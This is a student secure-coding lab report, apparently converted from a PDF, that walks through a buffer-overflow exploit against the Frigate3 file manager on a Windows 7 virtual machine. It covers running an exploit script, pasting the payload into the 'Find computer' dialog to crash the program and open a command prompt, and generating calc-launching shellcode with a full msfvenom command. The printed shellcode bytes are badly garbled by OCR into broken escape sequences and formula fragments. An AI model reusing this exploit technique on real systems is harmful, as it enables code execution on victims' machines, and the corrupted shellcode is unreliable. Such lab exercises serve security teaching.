
# Secure Coding Lab – 8


# Dasari Mohan Amritesh 18BCN7038


### **Install Frigate3 on Windows 7 VM:**

#### Frigate3 UI





## Execute the exploit2.py to generate the payload\_cmd.txt file:





Copy the payload and open the frigate software, Go to disks and select find computer and paste the payload in it.





The application crashes and CMD opens up after pressing Ok.

Open linux on VMBox and in terminal paste the following code to get the calc payload

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha\_mixed -b " $x00\x14\x09\x0a\x0d$ " -f python

#### This will generate the bit code

buf = ""

buf  $+= \text{\xopn} x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\x2b}$ 

buf  $+= \text{``xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\x18"}$ 

buf  $+= \text{``x8e}x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f''}$ 

buf  $+= \text{xf2}x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63}$ 

 $buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2d\xe5"$ 

buf  $+= \frac{x67}{xf8}x2c\\x22\\x95\\xf1\\x7d\\xfb\\xd1\\xa4\\x91\\x88\\xac$ 

 $buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee"$ 

buf  $+= \text{``x53}x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x80\x21"}$ 

buf  $+= \text{``} xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0\xcc''$ 

buf  $+= \text{``xa6}x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\xdb''}$ 

 $buf += "\x0b\x1a\x20\x58\x44\xa8\x27\x8c\xfe\xd4\xa2\x33"$ 

 $buf += \xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\xae"$ 


buf  $+= \text{''} x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d\x5f''}$ 


buf  $+= \text{``xef}\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x10"}$ 

buf  $+= \text{``xeb}\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd1\xc6"}$ 

 $buf += "\x07\xe8\x26\xd6\xed\xed\x63\x50\x9d\x9f\xfc\x35\xa1"$ 

buf  $+= \text{``}x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"$ 





Do the same process as we did for exploit\_cmd, but this time, after the application crashes it opens calculator.

